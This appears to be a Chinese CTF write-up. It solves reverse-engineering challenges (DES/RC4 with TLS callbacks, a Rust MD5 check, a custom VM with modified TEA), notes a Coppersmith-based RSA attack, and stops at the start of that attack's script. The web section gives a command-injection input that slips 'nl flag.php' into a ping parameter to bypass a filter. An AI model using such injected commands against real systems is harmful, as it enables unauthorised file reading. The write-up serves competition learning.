贵阳大数据安全大赛 wp AQJY684

Reverse

ezre

flag: flag{0a771a6027074d84b023507358a440de}

ida + F5, main中读取输入并判断长度为38，将输入简单异或后开启新线程，之后等待线程结束，最终判断flag是否正确。

```
int __cdecl main_0(int argc, const char **argv, const char **envp)
{
  HANDLE hHandle; // [esp+4h] [ebp-8h]
  int i; // [esp+8h] [ebp-4h]

  puts("Please input your flag:");
  j_scanf("%38s", input);
  if ( strlen(input) != 38 )
  {
    puts("Wrong length!");
    exit(0);
  }
  for ( i = 0; i < 37; ++i )
    input[i] ^= input[i + 1];
  hHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)StartAddress, 0, 0, 0);
  WaitForSingleObject(hHandle, 0xFFFFFFFF);
  CloseHandle(hHandle);
  if ( result )
    puts("Right flag!");
  else
    puts("Wrong flag");
  return 0;
}
```

看创建的新线程，识别出des算法后分析流程：将输入des加密，之后和目标值比较。

```
int __stdcall sub_4020B0(int a1)
{
  int j; // [esp+4h] [ebp-10h]
  int i; // [esp+8h] [ebp-Ch]

  for ( i = 0; i < 5; ++i )
    *(_QWORD *)&input[8 * i] = des(*(_QWORD *)&input[8 * i], *(unsigned __int64
*)key, 'e');
  for ( j = 0; j < 40; ++j )
  {
    if ( input[j] != (char)byte_40B078[j] )
      return 0;
  }
  result = 1;
  return 0;
}
```

但是全局变量key只有4个字节'gift'，des的key长度应该为8字节，于是查找交叉引用，看到有TlsCallback，还有两个。一个一个分析。

TlsCallback0中的逻辑在exe加载后main之前执行一次，使用换表的base64编码key，这样就得到了8字节。

```
void __stdcall TlsCallback_0_0(int a1, int a2, int a3)
{
  int i; // [esp+4h] [ebp-Ch]
  signed int v4; // [esp+Ch] [ebp-4h]

  if ( a2 == DLL_PROCESS_ATTACH && !IsDebuggerPresent() )
  {
    strcpy(tmp, key);
    v4 = strlen(tmp);
    for ( i = 0; i < v4 / 3; ++i )
    {
      key[4 * i] = base64table[tmp[3 * i] >> 2];
      key[4 * i + 1] = base64table[16 * (tmp[3 * i] & 3) + (tmp[3 * i + 1] >>
4)];
      key[4 * i + 2] = base64table[4 * (tmp[3 * i + 1] & 0xF) + ((tmp[3 * i + 2]
& 0xC0) >> 6)];
      key[4 * i + 3] = base64table[tmp[3 * i + 2] & 0x3F];
    }
    if ( v4 % 3 == 1 )
    {
      key[4 * i] = base64table[tmp[3 * i] >> 2];
      key[4 * i + 1] = base64table[16 * (tmp[3 * i] & 3)];
      key[4 * i + 2] = base64table[64];
      key[4 * i + 3] = base64table[64];
    }
    if ( v4 % 3 == 2 )
    {
      key[4 * i] = base64table[tmp[3 * i] >> 2];
      key[4 * i + 1] = base64table[16 * (tmp[3 * i] & 3) + (tmp[3 * i + 1] >>
4)];
      key[4 * i + 2] = base64table[4 * (tmp[3 * i + 1] & 0xF)];
      key[4 * i + 3] = base64table[64];
    }
  }
}
```

TlsCallback1中的逻辑是在新线程创建后执行之前执行，使用修改过的RC4算法对input进行一次加密。

```
void __stdcall TlsCallback_1_0(int a1, int a2, int a3)
{
  int v3; // ecx
  int k; // [esp+8h] [ebp-238h]
  int i; // [esp+Ch] [ebp-234h]
  int j; // [esp+10h] [ebp-230h]
  int v7; // [esp+18h] [ebp-228h]
  int v8; // [esp+1Ch] [ebp-224h]
  char v9; // [esp+2Bh] [ebp-215h]
  char v10; // [esp+2Bh] [ebp-215h]
  char rc4box[264]; // [esp+30h] [ebp-210h] BYREF
  char keybox[260]; // [esp+138h] [ebp-108h] BYREF

  if ( a2 == DLL_THREAD_ATTACH && !IsDebuggerPresent() )
  {
    memset(keybox, 0, 0x100u);
    memset(rc4box, 0, 0x100u);
    v8 = 0;
    v7 = 0;
    for ( j = 0; j < 256; ++j )
    {
      rc4box[j] = j;
      keybox[j] = key[j % 8];
    }
    for ( i = 0; i < 256; ++i )
    {
      v3 = ((unsigned __int8)keybox[i] + i + (unsigned __int8)rc4box[i]) % 256;
      v9 = rc4box[i];
      rc4box[i] = rc4box[v3];
      rc4box[v3] = v9;
    }
    for ( k = 0; k < 38; ++k )
    {
      v8 = (v8 + 1) % 256;
      v7 = (v7 + (unsigned __int8)rc4box[v8]) % 256;
      v10 = rc4box[v8];
      rc4box[v8] = rc4box[v7];
      rc4box[v7] = v10;
      input[k] ^= rc4box[((unsigned __int8)rc4box[v7] + (unsigned
__int8)rc4box[v8]) % 256];
    }
  }
}
```

总结整个流程：使用换表base64对key编码、main中输入、检查长度为38、简单异或、修改过的RC4、DES、比较


写逆求flag：

```
#!/usr/bin/env python3

from Crypto.Cipher import DES, ARC4
from base64 import b64encode

def RC4Init(RC4Box, key):
```

```python
    for i in range(256): RC4Box[i] = i
    j = 0
    for i in range(256):
        j = (i + RC4Box[i] + key[i % len(key)]) & 0xff
        RC4Box[i], RC4Box[j] = RC4Box[j], RC4Box[i]

def RC4Crypt(RC4Box, data):
    i = 0
    j = 0
    t = b''
    for k in range(len(data)):
        i = (i + 1) & 0xff
        j = (j + RC4Box[i]) & 0xff
        RC4Box[i], RC4Box[j] = RC4Box[j], RC4Box[i]
        t += bytes([data[k] ^ RC4Box[(RC4Box[i] + RC4Box[j]) & 0xff]])
    return t

def rc4_crypt(key, data):
    box = [0] * 256
    RC4Init(box, key)
    return RC4Crypt(box, data)


def decrypt(enc):
    key = bytearray(b64encode(b'gift'))
    old_table =
b'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/='
    new_table = b'px@L6X0ceInd3h:1)CVfroq/>J"R~97wD|=-\'8U5vy(_FGHgk}N%
{ZT,`A2s$?+Et'
    for i in range(len(key)):
        key[i] = new_table[old_table.index(key[i])]
    assert len(key) == 8

    data = b''
    for i in range(5):
        data += DES.new(key[:: -1], DES.MODE_ECB).decrypt(enc[8 * i: 8 * i + 8]
[:: -1])[:: -1]
    # data = bytearray(ARC4.new(key).decrypt(data[: -2]))
    data = bytearray(rc4_crypt(key, data[: -2]))
    for i in range(37, 0, -1):
        data[i - 1] ^= data[i]
    return data

to_cmp =
bytes.fromhex('CFBB5A594B5CBE7C14818C85746201197DF3D6DF20FE9813EFD625BF7E3FE95CD
F5444E78F098602')
flag = decrypt(to_cmp)
print(flag.decode())

# flag{0a771a6027074d84b023507358a440de}
```


rust

开始初始化了随机数种子




```
v27 = (__int64 **)&unk_100036790;
v28 = 0LL;
v0 = std::io::stdio::_print::h7da8721ceb273a47(v24);
v24[0] = rand::thread_rng::h09cee9d0f6e4e109(v0);
do
  v1 = _$LT$rand..ThreadRng$u20$as$u20$rand..Rng$GT$::next_u32::ha31036b56bd3ada4(v24);
```

这里分别是所猜测的数太大或太小的提示错误分支




```
  if ( v15 == 1 )
  {
    v25 = &off_1000442A8;
    v26 = 1LL;
    v24[0] = 0LL;
    v27 = (__int64 **)&unk_100036790;
    v28 = 0LL;
    std::io::stdio::_print::h7da8721ceb273a47(v24);
LABEL_24:
    if ( v22 )
      __rust_dealloc(v23, v22, 1LL);
    goto LABEL_26;
  }
  if ( (unsigned __int8)v15 == 255 )
  {
    v25 = &off_1000442D8;
    v26 = 1LL;
    v24[0] = 0LL;
    v27 = (__int64 **)&unk_100036790;
    v28 = 0LL;
    std::io::stdio::_print::h7da8721ceb273a47(v24);
    goto LABEL_24;
  }
```




```
00000001000442A7                 DCB    0
00000001000442A8 off_1000442A8   DCQ aGuessTheNumber+0x68
00000001000442A8                                         ; DATA XREF: untitled1::main::hac4d19c5bbf0252b:loc_100001F74↑o
00000001000442A8                                         ; "Too big!\nflag isToo small!\n"
00000001000442B0                 DCB    9

:00000001000442D7                 DCB    0
:00000001000442D8 off_1000442D8   DCQ aGuessTheNumber+0x78
:00000001000442D8                                         ; DATA XREF: untitled1::main::hac4d19c5bbf0252b+234↑o
:00000001000442D8                                         ; "Too small!\n"
:00000001000442E0                 DCB  0xB
:00000001000442E1                 DCB    0
```

而中间有一段md5很可疑，这里的参数3是17，猜测是取v8前17字节进行md5



```
*(_OWORD *)v8 = *(_OWORD *)"Guess the number!Guess the number!\n"
                           "Please input your guess.\n"
                           "Failed to read linesrc/main.rsYou guessed: \n"
                           "Too big!\n"
                           "flag isToo small!\n";
_$LT$crypto..md5..Md5$u20$as$u20$crypto..digest..Digest$GT$::input::hd4e730dc5bde7abc((__int64)v24, v8, 0x11uLL);
__rust_dealloc(v9, 17LL, 1LL);
v10 = _$LT$crypto..md5..Md5$u20$as$u20$crypto..digest..Digest$GT$::output_bits::hf6e4f88cc30b6743(v24);
v11 = v10 + 7;
```

那就是对 Guess the number! 进行md5



```
Guess the number!
```

```
a04081134e4c00a2659255edfa726605
```

得到：a04081134e4c00a2659255edfa726605

尝试后，发现还真是flag

ezvm

ida打开，一顿分析vm，抄写：

```
#!/usr/bin/env python3

_code = open('./ezvm_8.exe', 'rb').read()[0x2c20: ][: 4 * 703]
code = []
for i in range(0, len(_code), 4):
    code.append(int.from_bytes(_code[i: i + 4], 'little'))

del _code

'''
stack[sp]
stack[sp-1]     ==>     stack[sp-1] / stack[sp]
'''

pc = 0
while pc < len(code):
    print('0x%03x:\t' % pc, end='')
    opcode = code[pc]
    pc += 1
    if opcode == 0x65:
        print('input')
    elif opcode == 0x6c:
        print('lt') # ....
    elif opcode == 0x6d:
        print('ret')
    elif opcode == 0x6f:
        print('div')
    elif opcode == 0x78:
        print('halt')
    elif opcode == 0x7b:
        print('eq')
    elif opcode == 0x7e:
        print('shr')
    elif opcode == 0x8a:
        print('str')
    elif opcode == 0x8f or opcode == 0xf2:
        print('pop')
    elif opcode == 0x91:
        print('add')
    elif opcode == 0x92:
        print('xor')
    elif opcode == 0x98:
        print('print')
    elif opcode == 0x9b:
        val = code[pc]
        pc += 1
        print('push 0x%x' % val)
    elif opcode == 0xa2:
        print('mul')
    elif opcode == 0xa7:
        print('shl')
    elif opcode == 0xaf:
        print('swap')
    elif opcode == 0xb0:
        val = code[pc]
        pc += 1
        print('call 0x%03x' % val)
    elif opcode == 0xb6:
        val = code[pc]
        pc += 1
        print('jz 0x%03x' % val)
    elif opcode == 0xbb:
        print('bnot')
    elif opcode == 0xc5:
        print('lod')
    elif opcode == 0xc7:
        print('gt')
    elif opcode == 0xc8:
        print('mod')
    elif opcode == 0xd3:
        print('or')
    elif opcode == 0xd7:
        print('sub')
    elif opcode == 0xda:
        print('dup')
    elif opcode == 0xde:
        val = code[pc]
        pc += 1
        print('jmp 0x%03x' % val)
    elif opcode == 0xe4:
        val = code[pc]
        pc += 1
        print('jnz 0x%03x' % val)
    elif opcode == 0xf8:
        print('and')
    else:
        print('Unknown opcode 0x%x' % opcode)
```

执行得到伪汇编码：

```
0x000:  push 0x0
0x002:  push 0x0
0x004:  push 0x0
0x006:  push 0x0
0x008:  push 0x0
0x00a:  lod
0x00b:  push 0x1
0x00d:  add
0x00e:  dup
0x00f:  push 0x0
0x011:  str
0x012:  push 0x100
0x014:  lt
0x015:  jnz 0x006
0x017:  push 0x0
0x019:  push 0x0
0x01b:  str
0x01c:  push 0x0
0x01e:  push 0x0
0x020:  lod
0x021:  push 0x1
0x023:  add
0x024:  dup
0x025:  push 0x0
0x027:  str
0x028:  push 0x200
0x02a:  lt
0x02b:  jnz 0x01c
0x02d:  push 0x0
0x02f:  push 0x0
0x031:  str
0x032:  push 0x3
0x034:  input
0x035:  push 0x0
0x037:  lod
0x038:  dup
0x039:  push 0x3
0x03b:  add
0x03c:  lod
0x03d:  push 0x0
0x03f:  eq
0x040:  jnz 0x04a
0x042:  push 0x1
0x044:  add
0x045:  push 0x0
0x047:  str
0x048:  jmp 0x035
0x04a:  push 0x2
0x04c:  str
0x04d:  push 0x0
```

```
0x04f:  push 0x0
0x051:  str
0x052:  jmp 0x0c1

0x054:  push 0x0
0x056:  push 0x56
0x058:  str
0x059:  push 0x0
0x05b:  push 0x0
0x05d:  str

0x05e:  push 0x56
0x060:  lod
0x061:  push 0xdeadbeef
0x063:  add
0x064:  push 0x56
0x066:  str
0x067:  push 0x51
0x069:  lod
0x06a:  push 0x5
0x06c:  shl
0x06d:  push 0x52
0x06f:  lod
0x070:  add
0x071:  push 0x51
0x073:  lod
0x074:  push 0x56
0x076:  lod
0x077:  add
0x078:  push 0x51
0x07a:  lod
0x07b:  push 0x4
0x07d:  shr
0x07e:  push 0x53
0x080:  lod
0x081:  add
0x082:  xor
0x083:  xor
0x084:  push 0x50
0x086:  lod
0x087:  add
0x088:  push 0x50
0x08a:  str
0x08b:  push 0x50
0x08d:  lod
0x08e:  push 0x5
0x090:  shl
0x091:  push 0x54
0x093:  lod
0x094:  add
0x095:  push 0x50
0x097:  lod
0x098:  push 0x56
0x09a:  lod
0x09b:  add
```

```
0x09c:  push 0x50
0x09e:  lod
0x09f:  push 0x4
0x0a1:  shr
0x0a2:  push 0x55
0x0a4:  lod
0x0a5:  add
0x0a6:  xor
0x0a7:  xor
0x0a8:  push 0x51
0x0aa:  lod
0x0ab:  add
0x0ac:  push 0x51
0x0ae:  str
0x0af:  push 0x0
0x0b1:  lod
0x0b2:  push 0x1
0x0b4:  add
0x0b5:  push 0x0
0x0b7:  str
0x0b8:  push 0x0
0x0ba:  lod
0x0bb:  push 0x30
0x0bd:  lt
0x0be:  jnz 0x05e
0x0c0:  ret


0x0c1:  push 0x26fee1ac
0x0c3:  push 0x52
0x0c5:  str
0x0c6:  push 0xc164c9b1
0x0c8:  push 0x53
0x0ca:  str
0x0cb:  push 0xa8c6bed5
0x0cd:  push 0x54
0x0cf:  str
0x0d0:  push 0x54f28e64
0x0d2:  push 0x55
0x0d4:  str
0x0d5:  push 0x3
0x0d7:  lod
0x0d8:  push 0x50
0x0da:  str
0x0db:  push 0x4
0x0dd:  lod
0x0de:  push 0x51
0x0e0:  str
0x0e1:  call 0x054
0x0e3:  push 0x50
0x0e5:  lod
0x0e6:  push 0x3
0x0e8:  str
0x0e9:  push 0x51
0x0eb:  lod
```

```
0x0ec:  push 0x4
0x0ee:  str
0x0ef:  push 0x5
0x0f1:  lod
0x0f2:  push 0x50
0x0f4:  str
0x0f5:  push 0x6
0x0f7:  lod
0x0f8:  push 0x51
0x0fa:  str
0x0fb:  call 0x054
0x0fd:  push 0x50
0x0ff:  lod
0x100:  push 0x5
0x102:  str
0x103:  push 0x51
0x105:  lod
0x106:  push 0x6
0x108:  str
0x109:  push 0x7
0x10b:  lod
0x10c:  push 0x50
0x10e:  str
0x10f:  push 0x8
0x111:  lod
0x112:  push 0x51
0x114:  str
0x115:  call 0x054
0x117:  push 0x50
0x119:  lod
0x11a:  push 0x7
0x11c:  str
0x11d:  push 0x51
0x11f:  lod
0x120:  push 0x8
0x122:  str
0x123:  push 0x9
0x125:  lod
0x126:  push 0x50
0x128:  str
0x129:  push 0xa
0x12b:  lod
0x12c:  push 0x51
0x12e:  str
0x12f:  call 0x054
0x131:  push 0x50
0x133:  lod
0x134:  push 0x9
0x136:  str
0x137:  push 0x51
0x139:  lod
0x13a:  push 0xa
0x13c:  str
0x13d:  push 0xb
0x13f:  lod
```

```
0x140:  push 0x50
0x142:  str
0x143:  push 0xc
0x145:  lod
0x146:  push 0x51
0x148:  str
0x149:  call 0x054
0x14b:  push 0x50
0x14d:  lod
0x14e:  push 0xb
0x150:  str
0x151:  push 0x51
0x153:  lod
0x154:  push 0xc
0x156:  str
0x157:  push 0xcc5c517a
0x159:  push 0x103
0x15b:  str
0x15c:  push 0x40658ae5
0x15e:  push 0x104
0x160:  str
0x161:  push 0x890ce266
0x163:  push 0x105
0x165:  str
0x166:  push 0x8a0907a4
0x168:  push 0x106
0x16a:  str
0x16b:  push 0x1f0ddd53
0x16d:  push 0x107
0x16f:  str
0x170:  push 0xc9815cf6
0x172:  push 0x108
0x174:  str
0x175:  push 0xc2c7c213
0x177:  push 0x109
0x179:  str
0x17a:  push 0x6b360e8a
0x17c:  push 0x10a
0x17e:  str
0x17f:  push 0x49c86651
0x181:  push 0x10b
0x183:  str
0x184:  push 0x35da61b
0x186:  push 0x10c
0x188:  str
0x189:  push 0x0
0x18b:  push 0x0
0x18d:  str
0x18e:  push 0x0
0x190:  lod
0x191:  push 0xa
0x193:  lt
0x194:  jz 0x1b7
0x196:  push 0x0
0x198:  lod
```

```
0x199:  push 0x103
0x19b:  add
0x19c:  lod
0x19d:  push 0x0
0x19f:  lod
0x1a0:  push 0x3
0x1a2:  add
0x1a3:  lod
0x1a4:  eq
0x1a5:  push 0x0
0x1a7:  lod
0x1a8:  push 0x1
0x1aa:  add
0x1ab:  push 0x0
0x1ad:  str
0x1ae:  jnz 0x18e
0x1b0:  push 0x1
0x1b2:  push 0x1
0x1b4:  str
0x1b5:  jmp 0x18e
0x1b7:  push 0x1
0x1b9:  lod
0x1ba:  push 0x1
0x1bc:  eq
0x1bd:  jnz 0x23f
0x1bf:  push 0x0
0x1c1:  push 0x0
0x1c3:  str
0x1c4:  push 0x0
0x1c6:  lod
0x1c7:  dup
0x1c8:  push 0x103
0x1ca:  add
0x1cb:  push 0x52
0x1cd:  swap
0x1ce:  str
0x1cf:  push 0x1
0x1d1:  add
0x1d2:  push 0x0
0x1d4:  str
0x1d5:  push 0x0
0x1d7:  lod
0x1d8:  dup
0x1d9:  push 0x103
0x1db:  add
0x1dc:  push 0x69
0x1de:  swap
0x1df:  str
0x1e0:  push 0x1
0x1e2:  add
0x1e3:  push 0x0
0x1e5:  str
0x1e6:  push 0x0
0x1e8:  lod
0x1e9:  dup
```

```
0x1ea:  push 0x103
0x1ec:  add
0x1ed:  push 0x67
0x1ef:  swap
0x1f0:  str
0x1f1:  push 0x1
0x1f3:  add
0x1f4:  push 0x0
0x1f6:  str
0x1f7:  push 0x0
0x1f9:  lod
0x1fa:  dup
0x1fb:  push 0x103
0x1fd:  add
0x1fe:  push 0x68
0x200:  swap
0x201:  str
0x202:  push 0x1
0x204:  add
0x205:  push 0x0
0x207:  str
0x208:  push 0x0
0x20a:  lod
0x20b:  dup
0x20c:  push 0x103
0x20e:  add
0x20f:  push 0x74
0x211:  swap
0x212:  str
0x213:  push 0x1
0x215:  add
0x216:  push 0x0
0x218:  str
0x219:  push 0x0
0x21b:  lod
0x21c:  dup
0x21d:  push 0x103
0x21f:  add
0x220:  push 0x21
0x222:  swap
0x223:  str
0x224:  push 0x1
0x226:  add
0x227:  push 0x0
0x229:  str
0x22a:  push 0x0
0x22c:  lod
0x22d:  dup
0x22e:  push 0x103
0x230:  add
0x231:  push 0x0
0x233:  swap
0x234:  str
0x235:  push 0x1
0x237:  add
```

```
0x238:  push 0x0
0x23a:  str
0x23b:  push 0x103
0x23d:  print
0x23e:  halt
0x23f:  push 0x0
0x241:  push 0x0
0x243:  str
0x244:  push 0x0
0x246:  lod
0x247:  dup
0x248:  push 0x103
0x24a:  add
0x24b:  push 0x57
0x24d:  swap
0x24e:  str
0x24f:  push 0x1
0x251:  add
0x252:  push 0x0
0x254:  str
0x255:  push 0x0
0x257:  lod
0x258:  dup
0x259:  push 0x103
0x25b:  add
0x25c:  push 0x72
0x25e:  swap
0x25f:  str
0x260:  push 0x1
0x262:  add
0x263:  push 0x0
0x265:  str
0x266:  push 0x0
0x268:  lod
0x269:  dup
0x26a:  push 0x103
0x26c:  add
0x26d:  push 0x6f
0x26f:  swap
0x270:  str
0x271:  push 0x1
0x273:  add
0x274:  push 0x0
0x276:  str
0x277:  push 0x0
0x279:  lod
0x27a:  dup
0x27b:  push 0x103
0x27d:  add
0x27e:  push 0x6e
0x280:  swap
0x281:  str
0x282:  push 0x1
0x284:  add
0x285:  push 0x0
```

```
0x287:  str
0x288:  push 0x0
0x28a:  lod
0x28b:  dup
0x28c:  push 0x103
0x28e:  add
0x28f:  push 0x67
0x291:  swap
0x292:  str
0x293:  push 0x1
0x295:  add
0x296:  push 0x0
0x298:  str
0x299:  push 0x0
0x29b:  lod
0x29c:  dup
0x29d:  push 0x103
0x29f:  add
0x2a0:  push 0x21
0x2a2:  swap
0x2a3:  str
0x2a4:  push 0x1
0x2a6:  add
0x2a7:  push 0x0
0x2a9:  str
0x2aa:  push 0x0
0x2ac:  lod
0x2ad:  dup
0x2ae:  push 0x103
0x2b0:  add
0x2b1:  push 0x0
0x2b3:  swap
0x2b4:  str
0x2b5:  push 0x1
0x2b7:  add
0x2b8:  push 0x0
0x2ba:  str
0x2bb:  push 0x103
0x2bd:  print
0x2be:  halt
```

手动解析：

```
s0, s1, s2 = 0, 0, 0
s3 = [0] * 0x100
s0 = 0
s103 = [0] * 0x200
s0 = 0
input(s3)

while s3[s0] != 0:
    s0 += 1

s2 = s0
```

```
s0 = 0

def function 0x054:
    s56 = 0
    s0 = 0
    while s0 < 0x30:
        s56 += 0xdeadbeef
        s50 = s50 + (((s51 << 5) + s52) ^ (s51 + s56) ^ ((s51 >> 4) + s53))
        s51 = s51 + (((s50 << 5) + s54) ^ (s50 + s56) ^ ((s50 >> 4) + s55))
        s0 += 1

s52 = 0x26fee1ac
s53 = 0xc164c9b1
s54 = 0xa8c6bed5
s55 = 0x54f28e64

s50 = s3
s51 = s4
0x0e1:  call 0x054
s3 = s50
s4 = s51

s50 = s5
s51 = s6
0x0fb:  call 0x054
s5 = s50
s6 = s51

s50 = s7
s51 = s8
0x115:  call 0x054
s7 = s50
s8 = s51

s50 = s9
s51 = sa
0x115:  call 0x054
s9 = s50
sa = s51

s50 = sb
s51 = sc
0x115:  call 0x054
sb = s50
sc = s51

s103, ..., s10c = 0xcc5c517a, 0x40658ae5, 0x890ce266, 0x8a0907a4, 0x1f0ddd53,
0xc9815cf6, 0xc2c7c213, 0x6b360e8a, 0x49c86651, 0x35da61b



s0 = 0
while s0 < 10:
    if s103[s0] != s3[s0]:
        s1 = 1
    s0 += 1
```

```
if s1 == 1:
    ...
else:
    ...
```

是个魔改的tea，解密：

```
#include <stdio.h>
#include <string.h>
// tea
void tea_encrypt(unsigned int* v, unsigned int* k) {
    int v0 = v[0], v1 = v[1], sum = 0;
    int delta = 0xdeadbeef;
    int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (int i = 0; i < 0x30; i++) {
        sum += delta;
        v0 += ((v1 << 5) + k0) ^ (v1 + sum) ^ ((v1 >> 4) + k1);
        v1 += ((v0 << 5) + k2) ^ (v0 + sum) ^ ((v0 >> 4) + k3);
    }
    v[0] = v0;
    v[1] = v1;
}

void tea_decrypt(unsigned int* v, unsigned int* k) {
    int v0 = v[0], v1 = v[1];
    int delta = 0xdeadbeef;
    int sum = delta * 0x30;
    int k0 = k[0], k1 = k[1], k2 = k[2], k3 = k[3];
    for (int i = 0; i < 0x30; i++) {
        v1 -= ((v0 << 5) + k2) ^ (v0 + sum) ^ ((v0 >> 4) + k3);
        v0 -= ((v1 << 5) + k0) ^ (v1 + sum) ^ ((v1 >> 4) + k1);
        sum -= delta;
    }
    v[0] = v0;
    v[1] = v1;
}

int main() {
    unsigned int s[] = {
        0xcc5c517a, 0x40658ae5, 0x890ce266, 0x8a0907a4,
        0x1f0ddd53, 0xc9815cf6, 0xc2c7c213, 0x6b360e8a,
        0x49c86651, 0x35da61b
    };
    unsigned int key[] = {0x26fee1ac, 0xc164c9b1, 0xa8c6bed5, 0x54f28e64};
    for (int i = 0; i < 5; i++)
        tea_decrypt(s + 2 * i, key);
    puts((char*) s);
    return 0;
}

// flag{7b64e4b454d84e25b65942e31ef35c09}
```

web

仔细ping

签到题 过滤了 cat heap 但是 nl可以用 直接 ?ip=nl flag.php

然后在注释里面可以看到flag

crypto

childrsa

题目为两个coppersmith嵌套，第一层可以通过 $P + Q$ 的高位信息来得到P 的高位信息，从而使用coppersmith求解得到P，之后得到hint，再利用hint，爆破5位信息，得到p 的低位信息，使用coppersmith得到p，从而分解n ，得到flag，完整exp如下：

```
from sage.all import *
from Crypto.Util.number import *
from gmpy2 import isqrt



N =
